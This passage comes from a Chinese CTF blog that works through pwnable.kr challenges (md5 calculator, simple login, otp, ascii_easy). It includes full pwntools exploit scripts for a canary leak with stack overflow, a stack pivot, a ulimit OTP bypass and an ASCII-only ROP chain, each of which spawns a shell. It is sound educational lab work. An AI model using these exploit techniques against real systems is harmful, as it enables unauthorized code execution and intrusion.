18Welcome! you are authenticated.
19Encode your data with BASE64 then paste me!
20ABC
21MD5(data) : 693e9af84d3dfcc71e640e005bdc5e2e
22Thank you for using our service.
23sh: 1: cannot create log: Read-only file system
24adad
25ls
26whoami
发现,输入AAA和ABC的哈希是一样的,不知道是什么处理的,然后输入三次就退出。哈希解密显示如下:

IDA:
 1int __cdecl main(int argc, const char **argv, const char **envp)
 2{
 3  time_t v3; // eax
 4  int v5; // [esp+18h] [ebp-8h] BYREF
 5  int v6; // [esp+1Ch] [ebp-4h]
 6
 7  setvbuf(stdout, nullptr, 1, 0);
 8  setvbuf(stdin, nullptr, 1, 0);
 9  puts("- Welcome to the free MD5 calculating service -");
10    // v3是当前时间戳
11  v3 = time(nullptr);
12    // 设置种子
13  srand(v3);
14    // 生成验证码赋给v6
15  v6 = my_hash();
16  printf("Are you human? input captcha : %d\n", v6);
17  __isoc99_scanf("%d", &v5);
18    // 比对输入值与v6
19  if ( v6 != v5 )
20  {
21    puts("wrong captcha!");
22    exit(0);
23  }
24  puts("Welcome! you are authenticated.");
25  puts("Encode your data with BASE64 then paste me!");
26    // 进入哈希函数
27  process_hash();
28  puts("Thank you for using our service.");
29    // 把当前时间写到日志里
30  system("echo `date` >> log");
31  return 0;
32} 1int my_hash()
2{
3 int i; // [esp+0h] [ebp-38h]
4 _BYTE v2[4]; // [esp+Ch] [ebp-2Ch]
5 int v3; // [esp+10h] [ebp-28h]
6 int v4; // [esp+14h] [ebp-24h]
7 int v5; // [esp+18h] [ebp-20h]
8 int v6; // [esp+1Ch] [ebp-1Ch]
9 int v7; // [esp+20h] [ebp-18h]
10 int v8; // [esp+24h] [ebp-14h]
11 int v9; // [esp+28h] [ebp-10h]
12 unsigned int v10; // [esp+2Ch] [ebp-Ch]
13 // Canary保护措施
14 v10 = __readgsdword(0x14u);
15 for ( i = 0; i <= 7; ++i )
16 // 以 v2 的地址为起点,每次偏移 4 * i 字节,并写入一个 DWORD(4 字节整数)
17 *(_DWORD *)&v2[4 * i] = rand();
18 // v2到v9都是连续的,所以每个都赋值了。
19 // 这里的运算包含了v10,也就是Canary的值
20 return v6 - v8 + v9 + v10 + v4 - v5 + v3 + v7;
21} 1unsigned int process_hash()
2{
3 int v1; // [esp+14h] [ebp-214h]
4 char *ptr; // [esp+18h] [ebp-210h]
5 _BYTE v3[512]; // [esp+1Ch] [ebp-20Ch] BYREF
6 unsigned int v4; // [esp+21Ch] [ebp-Ch]
7
8 // Canary
9 v4 = __readgsdword(0x14u);
10 memset(v3, 0, sizeof(v3));
11 // 清空输入缓冲区的残余字符,直到遇到换行符(ASCII 10)
12 while ( getchar() != 10 )
13 ;
14 memset(g_buf, 0, sizeof(g_buf));
15 // 读取最多 1024 字节到全局缓冲区 g_buf
16 fgets(g_buf, 1024, stdin);
17 memset(v3, 0, sizeof(v3));
18 // 将 g_buf 中的 Base64 字符串解码,解码后的数据存入局部变量 v3(长度为 512 字节)
19 v1 = Base64Decode(g_buf, v3);
20 // 计算解码后数据的 MD5 值
21 ptr = (char *)calc_md5(v3, v1);
22 printf("MD5(data) : %s\n", ptr);
23 // 释放由 calc_md5 分配的内存
24 free(ptr);
25 return __readgsdword(0x14u) ^ v4;
26} 1int __cdecl Base64Decode(const char *a1, int a2)
2{
3 int v2; // eax
4 int v3; // eax
5 int v5; // [esp+2Ch] [ebp-1Ch]
6 FILE *stream; // [esp+34h] [ebp-14h]
7 int v7; // [esp+38h] [ebp-10h]
8 int v8; // [esp+3Ch] [ebp-Ch]
9
10 v5 = calcDecodeLength(a1);
11 stream = (FILE *)fmemopen(a1, strlen(a1), &unk_8049272);
12 v2 = BIO_f_base64();
13 v7 = BIO_new(v2);
14 v3 = BIO_new_fp(stream, 0);
15 v8 = BIO_push(v7, v3);
16 BIO_set_flags(v8, 256);
17 // a2是传入地址,即 process_hash 里的 512 字节数组 v3
18 // 读取的最大长度是 strlen(a1),也就是Base64 字符串的长度
19 *(_BYTE *)(a2 + BIO_read(v8, a2, strlen(a1))) = 0;
20 BIO_free_all(v8);
21 fclose(stream);
22 return v5;
23}运行报错,因为缺少了32位libcrypto-1.0.0
由于经常要加载各种库,和libc,我新建了一个仓库,把32位和64位的不好得到的库都搜集了一下:
https://github.com/TajangSec/binlib ↗
gdb调试手动加载库的程序:
- 先
gdb ./md5calculator启动- 在gdb里面设置:
set environment LD_PRELOAD=./libcrypto.so.1.0.0然后就可以用这个库运行程序了。 {: .prompt-tip }
这题要读完代码才行,伪代码还是太难以看懂了。好在有AI,并且不算太复杂。
漏洞点如下:
- 种子是当前时间戳,把脚本也放服务器上,确保时间一致,那么生成的序列可以得到。
Myhash使用了Canary值来计算,可以泄露- 主要漏洞在于
process_hash里面,g_buf能存1024,而v3只有512,可以溢出。 Base64Decode写入base64编码后的长度到v3,而v3是512的,传入太长,解码后还是大于512的话,可以溢出。
关于Canary的值,我起初认为只能计算出
my_hash函数的Canary值,而process_hash是自己栈帧的Canary,这个是没有参与计算的,那就算不出来,但Canary其实是一样的。**Canary 在同一个进程中是恒定的。**在同一个程序运行期间,所有函数的 Stack Canary(栈保护随机数)都是从同一个内存地址(在 32 位 Linux 上是
gs:[0x14])读取的。所以这两个Canary都是同一个。
{: .prompt-tip }
这里先把脚本放在服务器上调试运行,连接上后获取当前时间,那么后续变量我们都能获得,根据程序显示的验证码,就计算出Canary值。
此时溢出,如鸟上青天,鱼入大海再也不受羁绊了
调试如下:
 1pwndbg> stack
 200:0000│ esp 0xffffd2b0 —▸ 0x804b0e0 (g_buf) ◂— 'S0tLSwo=\n'
 301:0004│-224 0xffffd2b4 —▸ 0xffffd2cc ◂— 'KKKK\n'
 402:0008│-220 0xffffd2b8 —▸ 0xf7ca9620 (_IO_2_1_stdin_) ◂— 0xfbad2288
 503:000c│-21c 0xffffd2bc ◂— 0x41 /* 'A' */
 604:0010│-218 0xffffd2c0 ◂— 0
 705:0014│-214 0xffffd2c4 —▸ 0xf7a8378c ◂— 0x7c9d3dea
 806:0018│-210 0xffffd2c8 ◂— 0x7c9d3dea
 907:001c│ ebx 0xffffd2cc ◂— 'KKKK\n'
10pwndbg> p/d $ebp - $ebx
11$7 = 524
12pwndbg> x/w $ebp - 0xc
130xffffd4cc:     -1324787200
v3在ebx那里,距离栈底524,canary在$ebp - 0xc是由伪代码里v4 的[ebp-Ch]得到的。
所以我们要填充512垃圾字符,填充canary(占了4字节),再填充8字节垃圾字符,再填充ebp所在地址4字节,再填写需要ret的system地址,再填写system的返回地址,再填写参数地址。这就是溢出逻辑链。
还有一个问题是system的参数,程序没有PIE,而g_buf是全局变量,地址是固定的。由于g_buf存储的是base64编码后的内容,这里手动添加00截断,再添加/bin/sh到编码后的payload里面,这样Base64Decode遇到00就不会读取后面的内容。也能把前面的payload写入到v3。所以system的参数地址,要计算payload base64编码后的长度。base64是每3个字节转换成4个字节。payload长度是 512 + 4 + 12 + 4 + 4 + 4 = 540,base64后是720,加上00截断字节,就是721。所以参数地址应该是g_buf + 721
payload如下:
 1# 完整溢出 payload
 2payload = [
 3    b'K' * 512,                # 1. 填满v3缓冲区
 4    p32(canary),               # 2. 原样填充Canary
 5    b'K' * (0x8 + 0x4),        # 3. 填充到旧EBP
 6    p32(system_addr),          # 4. 覆盖返回地址 → EIP = system
 7    p32(0xdeadbeef),           # 5. system的返回地址(随便填,没用)
 8    p32(binsh_addr)            # 6. ✅ system的参数:/bin/sh的地址(g_buf里的地址)
 9]
10base64(payload)
11payload += b'\x00'
12payload += b'/bin/sh\x00'还有个问题,由于python的随机函数random用的Mersenne Twister,而glibc 的 rand() 是线性同余算法,所以这里要保持同一种随机算法。通过ctypes库调用机器上的glibc。
exp:
 1from pwn import *
 2from ctypes import *
 3import base64
 4
 5context.log_level = 'debug'
 6libc = CDLL("libc.so.6")
 7io = remote('0', 9002)
 8elf = ELF('/home/md5calculator/md5calculator')
 9seed = libc.time(0)
10libc.srand(seed)
11rands = [0] * 10
12
13# 我在这里卡了很久,因为原先是range(3,10),因为这些参数参与了运算
14# 但是我忽略了源代码中v2也被赋予了一次随机,但它没有参与运算
15# 这里从2开始,保持随机序列一致
16for i in range(2,10):
17    rands[i] = libc.rand()
18    print(rands[i])
19
20io.recvuntil(b': ')
21captcha = int(io.recvuntil(b'\n', drop = True))
22print('Captcha: ', captcha)
23
24# captcha = v6 - v8 + v9 + v10 + v4 - v5 + v3 + v7;
25# v10 = captcha - (v6 - v8 + v9 + v4 - v5 + v3 + v7);
26v10 = captcha - (rands[6] - rands[8] + rands[9] + rands[4] - rands[5] + rands[3] + rands[7])
27# 防止溢出
28canary = v10 & 0xFFFFFFFF
29print('Canary: ', canary)
30io.sendline(str(captcha).encode())
31io.recvuntil(b'me!\n')
32
33system = elf.plt['system']
34param_addr = elf.symbols['g_buf'] + 721
35
36payload = b'K' * 512 + p32(canary) + b'K' * 12 + p32(system) + p32(0xdeadbeef) + p32(param_addr)
37payload = base64.b64encode(payload) + b'\x00' + b'/bin/sh\x00'
38
39io.sendline(payload)
40io.interactive()哈哈哈,调试了两三天,才通,我太菜了。
flag:M3ssing_w1th_st4ck_Pr0tector
simple login#
Can you get authentication from this server?
ssh simplelogin@pwnable.kr -p2222 (pw: guest)
 1simplelogin@ubuntu:~$ checksec simplelogin
 2[*] '/home/simplelogin/simplelogin'
 3    Arch:       i386-32-little
 4    RELRO:      Partial RELRO
 5    Stack:      Canary found
 6    NX:         NX enabled
 7    PIE:        No PIE (0x8048000)
 8    Stripped:   No
 9simplelogin@ubuntu:~$ nc 0 9003
10Authenticate : 123456
11hash : 7f4d4354b07bad9fa57083653d2ae7ac
12ls
13simplelogin@ubuntu:~$ ./simplelogin
14Authenticate : 123456
15hash : 70937deadd60264bda422003de65e350
16simplelogin@ubuntu:~$ ./simplelogin
17Authenticate : 123456
18hash : 06df17d31d3a771fbd0dd6a7feb73533
返回的哈希每次不一样。
 1int __cdecl main(int argc, const char **argv, const char **envp)
 2{
 3  char v4; // [esp+4h] [ebp-3Ch]
 4  int v5; // [esp+18h] [ebp-28h] BYREF
 5  _BYTE s[30]; // [esp+1Eh] [ebp-22h] BYREF
 6  unsigned int v7; // [esp+3Ch] [ebp-4h]
 7
 8  memset(s, 0, sizeof(s));
 9  IO_setvbuf(stdout, 0, 2, 0);
10  IO_setvbuf(stdin, 0, 1, 0);
11  _printf("Authenticate : ", v4);
12    // 接收最多30字节的字符串
13  _isoc99_scanf("%30s", s);
14    // 清空input,长度12,应该是全局变量
15  memset(&input, 0, 0xCu);
16  v5 = 0;
17    // 把s解码后的长度存到v7,解码后的数据地址存到v5
18  v7 = Base64Decode(s, &v5);
19    // 大于12就出错
20  if ( v7 > 0xC )
21  {
22    IO_puts("Wrong Length");
23  }
24  else
25      // 从v5复制v7个字节到input
26  {
27    memcpy(&input, v5, v7);
28      // v7传入auth,然后判定
29    if ( auth(v7) == 1 )
30      correct();
31  }
32  return 0;
33}
34
35_BOOL4 __cdecl auth(int a1)
36{
37  _BYTE v2[8]; // [esp+14h] [ebp-14h] BYREF
38  char *s2; // [esp+1Ch] [ebp-Ch]
39  int v4; // [esp+20h] [ebp-8h] BYREF
40
41    // 把input指向的值复制a1个字节到v4指向的值
42  memcpy(&v4, &input, a1);
43    // 这里v2并没有值,他在计算什么?
44  s2 = (char *)calc_md5(v2, 12);
45  _printf("hash : %s\n", s2);
46  return strcmp("f87cd601aa7fedca99018a8be88eda34", s2) == 0;
47}
48
49void __noreturn correct()
50{
51  if ( input == -559038737 )
52  {
53    IO_puts("Congratulation! you are good!");
54    _libc_system("/bin/sh");
55  }
56  exit(0);
57}看到这里就差不多了,很明显解码后存到v5,长度最多12字节,把v5复制到input,auth函数把input复制给v4,可是v4显示[ebp-8h],说明他离栈底很近,可以溢出,返回地址覆盖为correct函数的binsh就行。
调试:
 1pwndbg> stack
 200:0000│ esp 0xffffdb10 —▸ 0xffffdb30 ◂— 'KKKK\n'
 301:0004│-024 0xffffdb14 —▸ 0x811eb40 (input) ◂— 'KKKK\n'
 402:0008│-020 0xffffdb18 ◂— 5
 503:000c│-01c 0xffffdb1c —▸ 0x8120aa8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
 604:0010│-018 0xffffdb20 —▸ 0x8120aa8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
 705:0014│-014 0xffffdb24 —▸ 0x81209e8 —▸ 0x811b8d0 (main_arena+48) —▸ 0x8120be8 ◂— 0
 806:0018│-010 0xffffdb28 ◂— 5
 907:001c│-00c 0xffffdb2c ◂— 5
10pwndbg> p $ebp
11$1 = (void *) 0xffffdb38
可以看到KKKK存在了0xffffdb30,与ebp差0x8,看一下system地址在0x08049284
 1pwndbg> disass correct
 2Dump of assembler code for function correct:
 3   0x0804925f <+0>:     push   ebp
 4   0x08049260 <+1>:     mov    ebp,esp
 5   0x08049262 <+3>:     sub    esp,0x28
 6   0x08049265 <+6>:     mov    DWORD PTR [ebp-0xc],0x811eb40
 7   0x0804926c <+13>:    mov    eax,DWORD PTR [ebp-0xc]
 8   0x0804926f <+16>:    mov    eax,DWORD PTR [eax]
 9   0x08049271 <+18>:    cmp    eax,0xdeadbeef
10   0x08049276 <+23>:    jne    0x8049290 <correct+49>
11   0x08049278 <+25>:    mov    DWORD PTR [esp],0x80da651
12   0x0804927f <+32>:    call   0x805c2d0 <puts>
13   0x08049284 <+37>:    mov    DWORD PTR [esp],0x80da66f
14   0x0804928b <+44>:    call   0x805b2b0 <system>
15   0x08049290 <+49>:    mov    DWORD PTR [esp],0x0
16   0x08049297 <+56>:    call   0x805a6a0 <exit>
17End of assembler dump.
所以,发送8字节垃圾数据 + 4字节垃圾数据 + system地址,然后base64传入,这样不行的,因为我们只能输入12字节数据,最多覆盖到ebp
所以用到栈迁移技术,就是利用leave把栈迁移到可控的位置。
贴两个很好的教程:
讲得非常好。
所以,我们应该是8垃圾数据 + 4 跳转地址,但是跳到哪里可以有现成的栈呢,程序里面并没有,所以利用那8个垃圾数据制作栈
input内部结构:
1AAAA
2system
3input地址ebp被覆写为input地址,auth函数退出时候,leave(mov esp,ebp;pop ebp)的时候,esp也指向这个地址,然后pop ebp,此时ebp就指向input了,同时esp+0x4。随后的ret会返回到main函数。
经过一系列步骤,需要退出main函数,此时,leave,会导致esp指向input,然后pop ebp,导致ebp指向0xAAAA地址,同时,esp + 0x4,移动到了system上面,ret(pop eip),就把system赋给了eip,下一步就执行了system。
所以exp:
 1from pwn import *
 2import base64
 3
 4io = remote('0', 9003)
 5
 6system = 0x08049284
 7input = 0x0811eb40
 8payload = b'A'*4 + p32(system) + p32(input)
 9
10io.sendline(base64.b64encode(payload))
11io.interactive()otp#
I made a skeleton interface for one time password authentication system. I guess there are no security mistakes. could you take a look at it?
Hint : no need to brute-force
ssh otp@pwnable.kr -p2222 (pw:guest)
这题只能用原生ssh连接,貌似禁止了termius那种有界面的转发。
 1$ ./otp
 2usage : ./otp [passcode]
 3$ ./otp 123456
 4OTP generated.
 5OTP mismatch
 6$ checksec ./otp
 7[!] Could not populate PLT: Cannot allocate 1GB memory to run Unicorn Engine
 8[*] '/home/otp/otp'
 9    Arch:       amd64-64-little
10    RELRO:      Full RELRO
11    Stack:      Canary found
12    NX:         NX enabled
13    PIE:        PIE enabled
14    SHSTK:      Enabled
15    IBT:        Enabled
16    Stripped:   No
 1#include <stdio.h>
 2#include <stdlib.h>
 3#include <string.h>
 4#include <fcntl.h>
 5
 6int main(int argc, char* argv[]){
 7        char fname[128];
 8        unsigned long long otp[2];
 9
10        if(argc!=2){
11                printf("usage : ./otp [passcode]\n");
12                return 0;
13        }
14
15        int fd = open("/dev/urandom", O_RDONLY);
16        if(fd==-1) exit(-1);
17
18    	// uul是8字节长度,这里读取16字节,所以刚好两个元素
19        if(read(fd, otp, 16)!=16) exit(-1);
20        close(fd);
21
22    	// 用随机数前八字节拼接生成唯一的临时文件路径
23        sprintf(fname, "/tmp/%llu", otp[0]);
24        FILE* fp = fopen(fname, "w");
25        if(fp==NULL){ exit(-1); }
26    	// 把随机数的后半段写入文件
27        fwrite(&otp[1], 8, 1, fp);
28        fclose(fp);
29
30        printf("OTP generated.\n");
31
32    	// 打开这个文件,把后半段写入passcode
33        unsigned long long passcode=0;
34        FILE* fp2 = fopen(fname, "r");
35        if(fp2==NULL){ exit(-1); }
36        fread(&passcode, 8, 1, fp2);
37        fclose(fp2);
38
39    	// 判断是否相等
40        if(strtoul(argv[1], 0, 16) == passcode){
41                printf("Congratz!\n");
42                setregid(getegid(), getegid());
43                system("/bin/cat flag");
44        }
45        else{
46                printf("OTP mismatch\n");
47        }
48
49        unlink(fname);
50        return 0;
51}没有漏洞,漏洞在于 普通用户能限制那个资源,他就只能取0,参考:https://etenal.me/archives/972#C32 ↗
ulimit使用:https://www.linuxcool.com/ulimit ↗
由于限制进程的资源,如果在当前终端启动会报错,要在一个进程里面启动。可以用pwntools的pwnlib.tubes.process。但我这里就直接python得了
 1$ python3
 2Python 3.10.12 (main, Feb  4 2025, 14:57:36) [GCC 11.4.0] on linux
 3Type "help", "copyright", "credits" or "license" for more information.
 4>>> import os
 5>>> os.system('ulimit -f 0')
 60
 7>>> os.system('./otp 0')
 8OTP generated.
 9Congratz!
10f1le_0peration_r3turn_value_matters
110
Etenal用的subprocess标准库
1import subprocess
2
3p = subprocess.Popen(['/home/otp/otp',''],cwd='/home/otp',stderr=subprocess.STDOUT);ascii_easy#
We often need to make ‘printable-ascii-only’ exploit payload. You wanna try?
hint : you don’t necessarily have to jump at the beggining of a function. try to land anywhere.
ssh ascii_easy@pwnable.kr -p2222 (pw:guest)
1ascii_easy@ubuntu:~$ checksec ./ascii_easy
2[*] '/home/ascii_easy/ascii_easy'
3    Arch:       i386-32-little
4    RELRO:      Partial RELRO
5    Stack:      No canary found
6    NX:         NX enabled
7    PIE:        No PIE (0x8048000)
8    Stripped:   No
 1#include <sys/mman.h>
 2#include <sys/stat.h>
 3#include <unistd.h>
 4#include <stdio.h>
 5#include <string.h>
 6#include <fcntl.h>
 7
 8#define BASE ((void*)0x5555e000)
 9
10// 判断是否是ASCII字符
11int is_ascii(int c){
12    if(c>=0x20 && c<=0x7f) return 1;
13    return 0;
14}
15
16// 预留的漏洞函数,把参数复制给buf[20]
17void vuln(char* p){
18    char buf[20];
19    strcpy(buf, p);
20}
21
22void main(int argc, char* argv[]){
23
24    if(argc!=2){
25        printf("usage: ascii_easy [ascii input]\n");
26        return;
27    }
28
29    // 存储libc文件大小
30    size_t len_file;
31    // 文件状态结构体,用于获取文件信息
32    struct stat st;
33    int fd = open("/home/ascii_easy/libc-2.15.so", O_RDONLY);
34    if( fstat(fd,&st) < 0){
35        printf("open error. tell admin!\n");
36        return;
37    }
38
39     // 获取libc文件的大小
40    len_file = st.st_size;
41    // 内存映射:将libc文件强制映射到固定地址BASE
42    if (mmap(BASE, len_file, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE, fd, 0) != BASE){
43        printf("mmap error!. tell admin\n");
44        return;
45    }
46
47    int i;
48    // 遍历所有输入字符,必须全为ASCII可打印字符
49    for(i=0; i<strlen(argv[1]); i++){
50        if( !is_ascii(argv[1][i]) ){
51            printf("you have non-ascii byte!\n");
52            return;
53        }
54    }
55
56    printf("triggering bug...\n");
57    setregid(getegid(), getegid());
58    vuln(argv[1]);
59
60}看起来不难,不知道为什么那么多前置步骤,就是参数都要是可打印字符,复制给buf
调试:
 1pwndbg> stack 20
 200:0000│ esp     0xffbe5950 —▸ 0xffbe596c ◂— 'KKKK'
 301:0004│-034     0xffbe5954 —▸ 0xffbe5d68 ◂— 'KKKK'
 402:0008│-030     0xffbe5958 ◂— 0x410
 503:000c│-02c     0xffbe595c —▸ 0x8049219 (vuln+12) ◂— add eax, 0x2de7
 604:0010│-028     0xffbe5960 —▸ 0xf7d56e54 ◂— 0x205e /* '^ ' */
 705:0014│-024     0xffbe5964 —▸ 0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 1
 806:0018│-020     0xffbe5968 —▸ 0xffbe5a40 ◂— 2
 907:001c│ eax edx 0xffbe596c ◂— 'KKKK'
1008:0020│-018     0xffbe5970 —▸ 0xffbe5a00 ◂— 0
1109:0024│-014     0xffbe5974 —▸ 0xf7fa5004 (_dl_runtime_resolve+20) ◂— pop edx
120a:0028│-010     0xffbe5978 ◂— 1
130b:002c│-00c     0xffbe597c ◂— 0x68a35a00
140c:0030│-008     0xffbe5980 ◂— 0x410
150d:0034│-004     0xffbe5984 —▸ 0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 1
160e:0038│ ebp     0xffbe5988 —▸ 0xffbe5a28 —▸ 0xf7fc9020 (_rtld_global) —▸ 0xf7fc9a40 ◂— 0
170f:003c│+004     0xffbe598c —▸ 0x8049394 (main+348) ◂— add esp, 0x10
1810:0040│+008     0xffbe5990 —▸ 0xffbe5d68 ◂— 'KKKK'
1911:0044│+00c     0xffbe5994 ◂— 0x410
可以看到覆盖ebp需要32字节
主要限制在于payload都要是可打印范围内的。
 1ascii_easy@ubuntu:~$ objdump -d libc-2.15.so | grep system
 2objdump: Warning: Separate debug info file libc-2.15.so found, but CRC does not match - ignoring
 3objdump: Warning: Separate debug info file /home/ascii_easy/libc-2.15.so found, but CRC does not match - ignoring
 4   3e98f:       0f 85 c8 05 00 00       jne    3ef5d <__libc_system@@GLIBC_PRIVATE+0x8d>
 5   3ea06:       0f 85 61 05 00 00       jne    3ef6d <__libc_system@@GLIBC_PRIVATE+0x9d>
 6   3eb03:       0f 85 74 04 00 00       jne    3ef7d <__libc_system@@GLIBC_PRIVATE+0xad>
 7   3eb7b:       0f 85 0c 04 00 00       jne    3ef8d <__libc_system@@GLIBC_PRIVATE+0xbd>
 8   3ec47:       0f 85 50 03 00 00       jne    3ef9d <__libc_system@@GLIBC_PRIVATE+0xcd>
 9   3ec9d:       0f 85 0a 03 00 00       jne    3efad <__libc_system@@GLIBC_PRIVATE+0xdd>
10   3ee54:       0f 85 63 01 00 00       jne    3efbd <__libc_system@@GLIBC_PRIVATE+0xed>
11   3eebb:       0f 85 0c 01 00 00       jne    3efcd <__libc_system@@GLIBC_PRIVATE+0xfd>
120003eed0 <__libc_system@@GLIBC_PRIVATE>:
13   3eef0:       74 26                   je     3ef18 <__libc_system@@GLIBC_PRIVATE+0x48>
14   3eefa:       75 40                   jne    3ef3c <__libc_system@@GLIBC_PRIVATE+0x6c>
15   3ef5b:       eb cd                   jmp    3ef2a <__libc_system@@GLIBC_PRIVATE+0x5a>
160011ca50 <svcerr_systemerr@@GLIBC_2.0>:
所以,system地址是0x3eef0 + 0x5555e000 = 0x5559cef0,但是ce和f0超出ASCII范围,这里用execve吧
 1ascii_easy@ubuntu:~$ objdump -d ./libc-2.15.so  | grep '<execve'
 2objdump: Warning: Separate debug info file libc-2.15.so found, but CRC does not match - ignoring
 3objdump: Warning: Separate debug info file /home/ascii_easy/libc-2.15.so found, but CRC does not match - ignoring
 4   3edab:       e8 30 98 07 00          call   b85e0 <execve@@GLIBC_2.0>
 5000b85e0 <execve@@GLIBC_2.0>:
 6   b8616:       77 0b                   ja     b8623 <execve@@GLIBC_2.0+0x43>
 7   b8631:       eb e5                   jmp    b8618 <execve@@GLIBC_2.0+0x38>
 8   b86c4:       e8 17 ff ff ff          call   b85e0 <execve@@GLIBC_2.0>
 9   b876a:       e8 71 fe ff ff          call   b85e0 <execve@@GLIBC_2.0>
10   b8802:       e8 d9 fd ff ff          call   b85e0 <execve@@GLIBC_2.0>
11   b88c9:       e8 12 fd ff ff          call   b85e0 <execve@@GLIBC_2.0>
12   b8967:       e8 74 fc ff ff          call   b85e0 <execve@@GLIBC_2.0>
13   b8a32:       e8 a9 fb ff ff          call   b85e0 <execve@@GLIBC_2.0>
14   b8c1b:       e8 c0 f9 ff ff          call   b85e0 <execve@@GLIBC_2.0>
15   b8cda:       e8 01 f9 ff ff          call   b85e0 <execve@@GLIBC_2.0>
16   b8e01:       e8 da f7 ff ff          call   b85e0 <execve@@GLIBC_2.0>
17   b8ea8:       e8 33 f7 ff ff          call   b85e0 <execve@@GLIBC_2.0>
18   d8b77:       e8 64 fa fd ff          call   b85e0 <execve@@GLIBC_2.0>
19   d8eb5:       e8 26 f7 fd ff          call   b85e0 <execve@@GLIBC_2.0>
20   d91ae:       e8 2d f4 fd ff          call   b85e0 <execve@@GLIBC_2.0>
21   da486:       e8 55 e1 fd ff          call   b85e0 <execve@@GLIBC_2.0>
能用的是 0x5555e000 + 0x000d8b77 = 0x55636b77。
但是execve要求参数,第一个是程序路径,后两个是NULL
第一个参数应该是程序路径,但很遗憾找不到。所以这里思路是找个在ASCII范围内的字符串填进去。在/tmp创建同名程序,程序功能是调用shell
在找字符串的时候,IDA的String窗口显示不全,因为默认最短5字节,所以要在字符串窗口右键,点击setup,把5改成3。显示多一点。
在汇编窗口是按字节显示的字符串,如:
 1.rodata:00158534                 db  61h ; a
 2.rodata:00158535                 db  63h ; c
 3.rodata:00158536                 db  74h ; t
 4.rodata:00158537                 db  69h ; i
 5.rodata:00158538                 db  6Fh ; o
 6.rodata:00158539                 db  6Eh ; n
 7.rodata:0015853A                 db    0
 8.rodata:0015853B                 db    0
 9.rodata:0015853C                 db    0
10.rodata:0015853D                 db    0
11.rodata:0015853E                 db    0
12.rodata:0015853F                 db    0
13.rodata:00158540                 db    3
14.rodata:00158541                 db    0
15.rodata:00158542                 db    0
16.rodata:00158543                 db    0
17.rodata:00158544                 db  74h ; t
18.rodata:00158545                 db  61h ; a
19.rodata:00158546                 db  67h ; g
对着开头地址按A,可以显示成完整字符串,如:
 1.rodata:00158534 aAction         db 'action',0
 2.rodata:0015853B                 db    0
 3.rodata:0015853C                 db    0
 4.rodata:0015853D                 db    0
 5.rodata:0015853E                 db    0
 6.rodata:0015853F                 db    0
 7.rodata:00158540                 db    3
 8.rodata:00158541                 db    0
 9.rodata:00158542                 db    0
10.rodata:00158543                 db    0
11.rodata:00158544 aTag            db 'tag',0
这里使用tag,地址等于0x5555e000 + 0x00158544 = 0x556b6544
对于NULL指向0的地址就可以,但是一个参数也是4字节组成的,要求连续4个0,如
 1.rodata:00158534 aAction         db 'action',0
 2.rodata:0015853B                 db    0  // 选这个地址
 3.rodata:0015853C                 db    0
 4.rodata:0015853D                 db    0
 5.rodata:0015853E                 db    0
 6.rodata:0015853F                 db    0
 7.rodata:00158540                 db    3
 8.rodata:00158541                 db    0
 9.rodata:00158542                 db    0
10.rodata:00158543                 db    0
11.rodata:00158544 aTag            db 'tag',0
地址等于 0x5555e000 + 0x0015853B = 0x556b653b
payload结构:
132字节垃圾
2call execve
3tag   // 因为上面是call 调用的,它会自动填充返回地址,这里不用写返回地址
4null
5null由于写的路径是tag,所以我们需要编译一个tag的程序,内容是打开shell:
 1ascii_easy@ubuntu:/tmp/as$ cat tag.c
 2#include <stdio.h>
 3
 4int main(void) {
 5        system("/bin/bash");
 6        return 0;
 7}
 8ascii_easy@ubuntu:/tmp/as$ gcc tag.c -o tag
 9tag.c: In function ‘main’:
10tag.c:4:9: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
11    4 |         system("/bin/bash");
12      |         ^~~~~~
exp和演示:
 1ascii_easy@ubuntu:/tmp/as$ cat exp.py
 2from pwn import *
 3
 4base = 0x5555e000
 5call_execve = base + 0xd8b77
 6tag = base + 0x158544
 7null0 = base + 0x15853B
 8
 9payload = b'K'*32 + p32(call_execve) + p32(tag) + p32(null0) + p32(null0)
10arg = ['/home/ascii_easy/ascii_easy', payload]
11p = process(executable='/home/ascii_easy/ascii_easy', argv=arg)
12
13p.interactive()
14ascii_easy@ubuntu:/tmp/as$ python3 exp.py
15[+] Starting local process '/home/ascii_easy/ascii_easy': pid 4149057
16[*] Switching to interactive mode
17triggering bug...
18$ cat ~/flag
19ASCII_armor_is_a_real_pain_to_d3al_with!
做这题还是很波折的,没想到问题出在细节上,比如那个null要4个0。之前用的环境变量方法,也是相当麻烦。这道题也更新过几次,很多wp都是用不了的,这里感谢一个较新的wp:https://h4ck.kr/?p=3273 ↗
tiny_easy#
I made a pretty difficult pwn task. However I also made a dumb rookie mistake and made it too easy :( This is based on real event :) enjoy.
